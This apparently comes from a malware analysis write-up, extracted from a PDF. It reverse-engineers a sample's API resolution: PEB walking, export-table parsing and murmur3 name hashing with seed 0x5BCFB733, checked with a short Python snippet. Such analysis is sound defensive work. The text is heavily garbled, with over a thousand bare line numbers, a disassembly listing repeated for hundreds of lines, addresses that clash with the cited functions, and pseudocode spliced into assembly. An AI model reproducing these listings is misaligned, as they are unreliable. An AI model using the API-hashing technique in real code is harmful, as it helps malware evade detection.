159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253


12

```


IMAGE_NT_HEADERS = *(IMAGE_NT_HEADERS **)(base_address + 0x3C);
v19 = 0;
v18 = 0;
v3 = (IMAGE_EXPORT_DIRECTORY *)((char *)IMAGE_NT_HEADERS->OptionalHeader.DataDirectory + base_address);
v4 = (IMAGE_EXPORT_DIRECTORY *)(base_address + v3->Characteristics);
AddressOfFunctions = base_address + v4->AddressOfFunctions;
AddressOfNameOrdinals = base_address + v4->AddressOfNameOrdinals;
AddressOfNames = base_address + v4->AddressOfNames;
False = v4->NumberOfNames == 0;
v13 = v3;
v17 = AddressOfNames;
if ( !False )
{
    while ( 1 )
}

```

So let's jump to the function Api_hashing_func (0x403E1C) which you could see in the picture below is implementing some probably modified version of well-known hashing algorithm.



We could use a little help to find out what hash algorithm is implemented from another excellent tool Capa [<https://github.com/fireeye/capa>]. This gives us a hint that it could be hashing algorithm of type murmur3. We will come back to this hashing algorithm later.



So for now, we have more information and can come back and continue with function sub_4058FB - picture below which I populated with all known info. You can see that some other DLLs are loaded and also another function sub_40694A is called.

IDA View-A, Pseudocode-A Hex View-1 Structures Enums Imports Exports

IDA View-A Pseudocode-A

```
0:00006FB String_Api_Decrypt:404 (406EB) [Synchronized with IDA View-A]
51.20B (-112,1711) (458,416) 00006FB 004066FB: S (Synchronous)

base_address_kernel32 = find_kernel32_base();
LoadLibraryA_address = (int __stdcall *(BYTE *))Find_api_via_HASH(base_address_kernel32, 0x822FC0FA); // LoadLibraryA
v2$[12] = (int)v2$;
v3$[120] = base_address_kernel32;
v26[0] = 60;
v26[1] = LoadLibraryA_address(wininet.dll);
v26[2] = (int)v2$;
v26[3] = 11;
v26[4] = (int)LoadLibraryA((LPCSTR)winhttp_dll);
v26[5] = (int)v2$;
v26[6] = 10;
v26[7] = (int)LoadLibraryA((LPCSTR)ws2_32_dll);
v26[8] = (int)v3$;
v26[9] = 10;
v26[10] = (int)LoadLibraryA((LPCSTR)user32_dll);
v26[11] = (int)v3$;
v26[12] = 6;
v26[13] = sub_40694A();
v26[14] = (int)v3$;
v26[15] = 4;
v26[16] = (int)LoadLibraryA((LPCSTR)shell32_dll);
v26[17] = (int)v4$;
v26[18] = 2;
v26[19] = (int)LoadLibraryA((LPCSTR)advapi32_dll);
v26[20] = (int)v2$;
v26[21] = 16;
v26[22] = (int)LoadLibraryA((LPCSTR)dnsapi_dll);
v26[23] = (int)v4$;
v26[24] = 2;
v26[25] = (int)LoadLibraryA((LPCSTR)netapi32_dll);

00006FB String_Api_Decrypt:404 (406EB) [Synchronized with IDA View-A]
```

Function sub_40694A is parsing PEB where it returns ntdll.dll base address.

```
.text:0040694A
.text:0040694A
.text:0040694A
.text:0040694A sub_40694A proc near
.text:0040694A mov     eax, large fs:30h
.text:00406950 mov     eax, [eax+0Ch]
.text:00406953 mov     eax, [eax+0Ch]
.text:00406956 mov     eax, [eax]
.text:00406958 mov     eax, [eax+18h]
.text:0040695B retn
.text:0040695B sub_40694A endp
.text:0040695B
```

So we can continue and finally reach the interesting part.

In the picture below, we can see the last part of sub_4058FB which we can clearly rename now as "String_Api_Decrypt". This last part as you can see is responsible for resolving all API functions and saving them to .data section in memory. All these resolved API functions addresses are later in code referenced. You can see that there is a loop which is looping through all API name hashes saved on stack before and calling Find_api_via_HASH.

```

    .text:00400602 mov    [ebp+var_324], eax
    .text:00400603 push   0x10000000
    .text:00400605 call   Find_api_via_HASH
    .text:00400606 mov    eax, [ebp+var_324]
    .text:00400607 test   eax, eax
    .text:00400608 jne    loc_406929
    .text:00400609 mov    ebx, [esi+8]
    .text:0040060A mov    edi, [esi+4]
    .text:0040060B mov    [ebp+var_8], eax
    .text:0040060C mov    [ebp+var_4], ebx
    .text:0040060D mov    [ebp+var_4], edi
    .text:0040060E mov    eax, [ebp+var_8]
    .text:0040060F test   eax, eax
    .text:00400610 jne    loc_406914
    .text:00400611 push   dword ptr [edi]
    .text:00400612 call   Find_api_via_HASH
    .text:00400613 pop    edx
    .text:00400614 add    esi, 8Ch
    .text:00400615 add    edi, 8
    .text:00400616 dec    [ebp+var_22]
    .text:00400617 mov    [ecx], eax
    .text:00400618 jnc    short loc_406905
    .text:00400619 pop    edi
    .text:0040061A pop    esi
    .text:0040061B pop    ebx
    .text:0040061C leave
    .text:0040061D retf
    .text:0040061E String_Api_Decrypt endp

```

```

441 v26[50] = (int)v44;
442 v26[51] = 1;
443 v26[52] = (int)LoadLibraryA((LPCSTR)urlmon_dll);
444 v26[54] = 1;
445 v26[53] = (int)v43;
446 v2 = v26;
447 v46 = 19;
448 do
449 {
450     result = (_BYTE *)*v2;
451     if (*v2)
452     {
453         v4 = *(v2 - 2);
454         v5 = (int *)*(v2 - 1);
455         v45 = (_BYTE *)*v2;
456         do
457         {
458             result = Find_api_via_HASH(v4, *v5);
459             v6 = (_DWORD *)v5[1];
460             v5 += 2;
461             v7 = v45 - == (_BYTE *)1;
462             *v6 = result;
463         }
464         while (*!v7);
465     }
466     v2 += 3;
467     --v46;
468 }
469 while (v46);
470 return result;
471

```

So now we have more options to obtain and populate all resolved API functions in our code. One of the option is to implement murmur3 hashing algorithm and with help of IDAPython, find all API function name hashes to process it with our algorithm. As we did some IDAPython scripting before and I want to show you different methods you can only see that our assumption about murmur3 hashing algorithm is right in the pictures below:

According to our annotated code – the hash of API function name LoadLibraryA is 0x822FC0FA

```

    .text:00400602 mov    ebx, eax
    .text:00400603 push   0x10000000
    .text:00400605 call   Find_api_via_HASH
    .text:00400606 mov    eax, [ebp+var_324]
    .text:00400607 add    ebx, 1
    .text:00400608 mov    [ebp+var_400], ebx
    .text:00400609 mov    [ebp+var_400], eax
    .text:0040060A push   ebx
    .text:0040060B mov    [ebp+var_404], ebx
    .text:0040060C mov    [ebp+var_404], eax
    .text:0040060D mov    [ebp+var_304], ebx
    .text:0040060E mov    [ebp+var_304], eax
    .text:0040060F mov    [ebp+var_304], ebx
    .text:00400610 mov    [ebp+var_304], eax
    .text:00400611 mov    [ebp+var_304], ebx
    .text:00400612 mov    [ebp+var_304], eax
    .text:00400613 mov    [ebp+var_304], ebx
    .text:00400614 mov    [ebp+var_304], eax
    .text:00400615 mov    [ebp+var_304], ebx
    .text:00400616 mov    [ebp+var_304], eax
    .text:00400617 mov    [ebp+var_304], ebx
    .text:00400618 mov    [ebp+var_304], eax
    .text:00400619 mov    [ebp+var_304], ebx
    .text:0040061A mov    [ebp+var_304], eax
    .text:0040061B mov    [ebp+var_304], ebx
    .text:0040061C mov    [ebp+var_304], eax
    .text:0040061D mov    [ebp+var_304], ebx
    .text:0040061E mov    [ebp+var_304], eax
    .text:0040061F mov    [ebp+var_304], ebx
    .text:00400620 mov    [ebp+var_304], eax
    .text:00400621 mov    [ebp+var_304], ebx
    .text:00400622 mov    [ebp+var_304], eax
    .text:00400623 mov    [ebp+var_304], ebx
    .text:00400624 mov    [ebp+var_304], eax
    .text:00400625 mov    [ebp+var_304], ebx
    .text:00400626 mov    [ebp+var_304], eax
    .text:00400627 mov    [ebp+var_304], ebx
    .text:00400628 mov    [ebp+var_304], eax
    .text:00400629 mov    [ebp+var_304], ebx
    .text:0040062A mov    [ebp+var_304], eax
    .text:0040062B mov    [ebp+var_304], ebx
    .text:0040062C mov    [ebp+var_304], eax
    .text:0040062D mov    [ebp+var_304], ebx
    .text:0040062E mov    [ebp+var_304], eax
    .text:0040062F mov    [ebp+var_304], ebx
    .text:00400630 mov    [ebp+var_304], eax
    .text:00400631 mov    [ebp+var_304], ebx
    .text:00400632 mov    [ebp+var_304], eax
    .text:00400633 mov    [ebp+var_304], ebx
    .text:00400634 mov    [ebp+var_304], eax
    .text:00400635 mov    [ebp+var_304], ebx
    .text:00400636 mov    [ebp+var_304], eax
    .text:00400637 mov    [ebp+var_304], ebx
    .text:00400638 mov    [ebp+var_304], eax
    .text:00400639 mov    [ebp+var_304], ebx
    .text:0040063A mov    [ebp+var_304], eax
    .text:0040063B mov    [ebp+var_304], ebx
    .text:0040063C mov    [ebp+var_304], eax
    .text:0040063D mov    [ebp+var_304], ebx
    .text:0040063E mov    [ebp+var_304], eax
    .text:0040063F mov    [ebp+var_304], ebx
    .text:00400640 mov    [ebp+var_304], eax
    .text:00400641 mov    [ebp+var_304], ebx
    .text:00400642 mov    [ebp+var_304], eax
    .text:00400643 mov    [ebp+var_304], ebx
    .text:00400644 mov    [ebp+var_304], eax
    .text:00400645 mov    [ebp+var_304], ebx
    .text:00400646 mov    [ebp+var_304], eax
    .text:00400647 mov    [ebp+var_304], ebx
    .text:00400648 mov    [ebp+var_304], eax
    .text:00400649 mov    [ebp+var_304], ebx
    .text:0040064A mov    [ebp+var_304], eax
    .text:0040064B mov    [ebp+var_304], ebx
    .text:0040064C mov    [ebp+var_304], eax
    .text:0040064D mov    [ebp+var_304], ebx
    .text:0040064E mov    [ebp+var_304], eax
    .text:0040064F mov    [ebp+var_304], ebx
    .text:00400650 mov    [ebp+var_304], eax
    .text:00400651 mov    [ebp+var_304], ebx
    .text:00400652 mov    [ebp+var_304], eax
    .text:00400653 mov    [ebp+var_304], ebx
    .text:00400654 mov    [ebp+var_304], eax
    .text:00400655 mov    [ebp+var_304], ebx
    .text:00400656 mov    [ebp+var_304], eax
    .text:00400657 mov    [ebp+var_304], ebx
    .text:00400658 mov    [ebp+var_304], eax
    .text:00400659 mov    [ebp+var_304], ebx
    .text:0040065A mov    [ebp+var_304], eax
    .text:0040065B mov    [ebp+var_304], ebx
    .text:0040065C mov    [ebp+var_304], eax
    .text:0040065D mov    [ebp+var_304], ebx
    .text:0040065E mov    [ebp+var_304], eax
    .text:0040065F mov    [ebp+var_304], ebx
    .text:00400660 mov    [ebp+var_304], eax
    .text:00400661 mov    [ebp+var_304], ebx
    .text:00400662 mov    [ebp+var_304], eax
    .text:00400663 mov    [ebp+var_304], ebx
    .text:00400664 mov    [ebp+var_304], eax
    .text:00400665 mov    [ebp+var_304], ebx
    .text:00400666 mov    [ebp+var_304], eax
    .text:00400667 mov    [ebp+var_304], ebx
    .text:00400668 mov    [ebp+var_304], eax
    .text:00400669 mov    [ebp+var_304], ebx
    .text:0040066A mov    [ebp+var_304], eax
    .text:0040066B mov    [ebp+var_304], ebx
    .text:0040066C mov    [ebp+var_304], eax
    .text:0040066D mov    [ebp+var_304], ebx
    .text:0040066E mov    [ebp+var_304], eax
    .text:0040066F mov    [ebp+var_304], ebx
    .text:00400670 mov    [ebp+var_304], eax
    .text:00400671 mov    [ebp+var_304], ebx
    .text:00400672 mov    [ebp+var_304], eax
    .text:00400673 mov    [ebp+var_304], ebx
    .text:00400674 mov    [ebp+var_304], eax
    .text:00400675 mov    [ebp+var_304], ebx
    .text:00400676 mov    [ebp+var_304], eax
    .text:00400677 mov    [ebp+var_304], ebx
    .text:00400678 mov    [ebp+var_304], eax
    .text:00400679 mov    [ebp+var_304], ebx
    .text:0040067A mov    [ebp+var_304], eax
    .text:0040067B mov    [ebp+var_304], ebx
    .text:0040067C mov    [ebp+var_304], eax
    .text:0040067D mov    [ebp+var_304], ebx
    .text:0040067E mov    [ebp+var_304], eax
    .text:0040067F mov    [ebp+var_304], ebx
    .text:00400680 mov    [ebp+var_304], eax
    .text:00400681 mov    [ebp+var_304], ebx
    .text:00400682 mov    [ebp+var_304], eax
    .text:00400683 mov    [ebp+var_304], ebx
    .text:00400684 mov    [ebp+var_304], eax
    .text:00400685 mov    [ebp+var_304], ebx
    .text:00400686 mov    [ebp+var_304], eax
    .text:00400687 mov    [ebp+var_304], ebx
    .text:00400688 mov    [ebp+var_304], eax
    .text:00400689 mov    [ebp+var_304], ebx
    .text:0040068A mov    [ebp+var_304], eax
    .text:0040068B mov    [ebp+var_304], ebx
    .text:0040068C mov    [ebp+var_304], eax
    .text:0040068D mov    [ebp+var_304], ebx
    .text:0040068E mov    [ebp+var_304], eax
    .text:0040068F mov    [ebp+var_304], ebx
    .text:00400690 mov    [ebp+var_304], eax
    .text:00400691 mov    [ebp+var_304], ebx
    .text:00400692 mov    [ebp+var_304], eax
    .text:00400693 mov    [ebp+var_304], ebx
    .text:00400694 mov    [ebp+var_304], eax
    .text:00400695 mov    [ebp+var_304], ebx
    .text:00400696 mov    [ebp+var_304], eax
    .text:00400697 mov    [ebp+var_304], ebx
    .text:00400698 mov    [ebp+var_304], eax
    .text:00400699 mov    [ebp+var_304], ebx
    .text:0040069A mov    [ebp+var_304], eax
    .text:0040069B mov    [ebp+var_304], ebx
    .text:0040069C mov    [ebp+var_304], eax
    .text:0040069D mov    [ebp+var_304], ebx
    .text:0040069E mov    [ebp+var_304], eax
    .text:0040069F mov    [ebp+var_304], ebx
    .text:004006A0 mov    [ebp+var_304], eax
    .text:004006A1 mov    [ebp+var_304], ebx
    .text:004006A2 mov    [ebp+var_304], eax
    .text:004006A3 mov    [ebp+var_304], ebx
    .text:004006A4 mov    [ebp+var_304], eax
    .text:004006A5 mov    [ebp+var_304], ebx
    .text:004006A6 mov    [ebp+var_304], eax
    .text:004006A7 mov    [ebp+var_304], ebx
    .text:004006A8 mov    [ebp+var_304], eax
    .text:004006A9 mov    [ebp+var_304], ebx
    .text:004006AA mov    [ebp+var_304], eax
    .text:004006AB mov    [ebp+var_304], ebx
    .text:004006AC mov    [ebp+var_304], eax
    .text:004006AD mov    [ebp+var_304], ebx
    .text:004006AE mov    [ebp+var_304], eax
    .text:004006AF mov    [ebp+var_304], ebx
    .text:004006B0 mov    [ebp+var_304], eax
    .text:004006B1 mov    [ebp+var_304], ebx
    .text:004006B2 mov    [ebp+var_304], eax
    .text:004006B3 mov    [ebp+var_304], ebx
    .text:004006B4 mov    [ebp+var_304], eax
    .text:004006B5 mov    [ebp+var_304], ebx
    .text:004006B6 mov    [ebp+var_304], eax
    .text:004006B7 mov    [ebp+var_304], ebx
    .text:004006B8 mov    [ebp+var_304], eax
    .text:004006B9 mov    [ebp+var_304], ebx
    .text:004006BA mov    [ebp+var_304], eax
    .text:004006BB mov    [ebp+var_304], ebx
    .text:004006BC mov    [ebp+var_304], eax
    .text:004006BD mov    [ebp+var_304], ebx
    .text:004006BE mov    [ebp+var_304], eax
    .text:004006BF mov    [ebp+var_304], ebx
    .text:004006C0 mov    [ebp+var_304], eax
    .text:004006C1 mov    [ebp+var_304], ebx
    .text:004006C2 mov    [ebp+var_304], eax
    .text:004006C3 mov    [ebp+var_304], ebx
    .text:004006C4 mov    [ebp+var_304], eax
    .text:004006C5 mov    [ebp+var_304], ebx
    .text:004006C6 mov    [ebp+var_304], eax
    .text:004006C7 mov    [ebp+var_304], ebx
    .text:004006C8 mov    [ebp+var_304], eax
    .text:004006C9 mov    [ebp+var_304], ebx
    .text:004006CA mov    [ebp+var_304], eax
    .text:004006CB mov    [ebp+var_304], ebx
    .text:004006CD mov    [ebp+var_304], eax
    .text:004006CE mov    [ebp+var_304], ebx
    .text:004006CF mov    [ebp+var_304], eax
    .text:004006D0 mov    [ebp+var_304], ebx
    .text:004006D1 mov    [ebp+var_304], eax
    .text:004006D2 mov    [ebp+var_304], ebx
    .text:004006D3 mov    [ebp+var_304], eax
    .text:004006D4 mov    [ebp+var_304], ebx
    .text:004006D5 mov    [ebp+var_304], eax
    .text:004006D6 mov    [ebp+var_304], ebx
    .text:004006D7 mov    [ebp+var_304], eax
    .text:004006D8 mov    [ebp+var_304], ebx
    .text:004006D9 mov    [ebp+var_304], eax
    .text:004006DA mov    [ebp+var_304], ebx
    .text:004006DB mov    [ebp+var_304], eax
    .text:004006DC mov    [ebp+var_304], ebx
    .text:004006DD mov    [ebp+var_304], eax
    .text:004006DE mov    [ebp+var_304], ebx
    .text:004006DF mov    [ebp+var_304], eax
    .text:004006E0 mov    [ebp+var_304], ebx
    .text:004006E1 mov    [ebp+var_304], eax
    .text:004006E2 mov    [ebp+var_304], ebx
    .text:004006E3 mov    [ebp+var_304], eax
    .text:004006E4 mov    [ebp+var_304], ebx
    .text:004006E5 mov    [ebp+var_304], eax
    .text:004006E6 mov    [ebp+var_304], ebx
    .text:004006E7 mov    [ebp+var_304], eax
    .text:004006E8 mov    [ebp+var_304], ebx
    .text:004006E9 mov    [ebp+var_304], eax
    .text:004006EA mov    [ebp+var_304], ebx
    .text:004006EB mov    [ebp+var_304], eax
    .text:004006EC mov    [ebp+var_304], ebx
    .text:004006ED mov    [ebp+var_304], eax
    .text:004006EE mov    [ebp+var_304], ebx
    .text:004006EF mov    [ebp+var_304], eax
    .text:004006F0 mov    [ebp+var_304], ebx
    .text:004006F1 mov    [ebp+var_304], eax
    .text:004006F2 mov    [ebp+var_304], ebx
    .text:004006F3 mov    [ebp+var_304], eax
    .text:004006F4 mov    [ebp+var_304], ebx
    .text:004006F5 mov    [ebp+var_304], eax
    .text:004006F6 mov    [ebp+var_304], ebx
    .text:004006F7 mov    [ebp+var_304], eax
    .text:004006F8 mov    [ebp+var_304], ebx
    .text:004006F9 mov    [ebp+var_304], eax
    .text:004006FA mov    [ebp+var_304], ebx
    .text:004006FB mov    [ebp+var_304], eax
    .text:004006FC mov    [ebp+var_304], ebx
    .text:004006FD mov    [ebp+var_304], eax
    .text:004006FE mov    [ebp+var_304], ebx
    .text:004006FF mov    [ebp+var_304], eax
    .text:00400602 mov    [ebp+var_304], ebx
    .text:00400603 push   0x10000000
    .text:00400605 call   Find_api_via_HASH
    .text:00400606 mov    eax, [ebp+var_304]
    .text:00400607 test   eax, eax
    .text:00400608 jne    loc_406929
    .text:00400609 mov    ebx, [esi+8]
    .text:0040060A mov    edi, [esi+4]
    .text:0040060B mov    [ebp+var_8], eax
    .text:0040060C mov    [ebp+var_4], ebx
    .text:0040060D mov    [ebp+var_4], edi
    .text:0040060E mov    [ebp+var_8], eax
    .text:0040060F test   eax, eax
    .text:00400610 jne    loc_406914
    .text:00400611 push   dword ptr [edi]
    .text:00400612 call   Find_api_via_HASH
    .text:00400613 pop    edx
    .text:00400614 add    esi, 8Ch
    .text:00400615 add    edi, 8
    .text:00400616 dec    [ebp+var_22]
    .text:00400617 mov    [ecx], eax
    .text:00400618 jnc    short loc_406905
    .text:00400619 pop    edi
    .text:0040061A pop    esi
    .text:0040061B pop    ebx
    .text:0040061C leave
    .text:0040061D retf
    .text:0040061E kernel32_base = find_kernel32_base();
    .text:0040061F LoadlibraryA_address = int(_stdcall*)(_DWORD)Find_api_via_HASH(kernel32_base, 0x822FC0FA);
    .text:00400620 LoadlibraryA = LoadlibraryA_address;
    .text:00400621 v25[121] = 1;
    .text:00400622 v25[120] = kernel32_base;
    .text:00400623 v25[119] = 60;
    .text:00400624 v26[1] = 60;
    .text:00400625 v26[2] = (int)v25;
    .text:00400626 v26[3] = 11;
    .text:00400627 v26[4] = LoadLibraryA(wininet_dll);
    .text:00400628 v26[5] = (int)v29;
    .text:00400629 v26[6] = 10;
    .text:0040062A v26[7] = LoadLibraryA(ws2_32_dll);
    .text:0040062B v26[8] = (int)v30;
    .text:0040062C v26[9] = 10;

```

We are also able to find out that murmur3 is using Seed value 0x5BCFB733 by examining the code in function Api_hashing_func (0x403E1C).

```

int __usercall Api_hashing_func@<eax>(_DWORD *Exports_function_name@<ecx>, unsigned int size_of_func_name@<edi>)
{
    2{
        3 int SEED; // esi
        4 _DWORD *v3; // edx
        5 unsigned int v4; // ecx
        6 int v5; // eax
        7 unsigned int v6; // edx
        8 int v7; // eax
        9 unsigned __int8 *v8; // ecx
        10 unsigned int v9; // ecx
    11
    12     SEED = 0x5BCFB733; // seed for murmur3 hashing
    13     if ( size_of_func_name > 3 )
    14     {
    15         v3 = Exports_function_name;
    16         v4 = size_of_func_name >> 2;
    17         do
    18         {
    19             v5 = -862048943 * *v3++;
    20             SEED = 5 * _ROL4_((461845907 * _ROL4_(v5, 15)) ^ SEED, 13) - 430675100;
    21             --v4;
    22         }
    23         while ( v4 );
    24         Exports_function_name = v3;
    25     }
    26     v6 = size_of_func_name & 3;
    27     if ( (size_of_func_name & 3) != 0 )
    28     {
    29         v7 = 0;
    30         v8 = (unsigned __int8 *)Exports_function_name + v6 - 1;
    31         do
    32         {
    33             v7 = *v8 - |(v7 << 8);
    34             --v6;
    35         }
    36         while ( v6 );
    37         SEED ^= 461845907 * _ROL4_(-862048943 * v7, 15);
    38     }
    39     v9 = -1028477387
    40     * ((-208144789 * (size_of_func_name ^ SEED ^ ((size_of_func_name ^ SEED) >> 16))) ^ ((-2048144789
    41     * (size_of_func_name ^ SEED) >> 16)));
    42
}

```

To verify that it is really murmur3 hashing algorithm with seed 0x5BCFB733:

```

>>> #LoadLibraryA Hash --> 0x822FC0FA
>>> import mmh3
>>> api_name = 'LoadLibraryA'
>>> seed = 0x5BCFB733
>>> hex(mmh3.hash(api_name, seed, signed=False))
'0x822fc0fa'
>>>
>>>

```

Our assumption about hashing algorithm is right so move next.

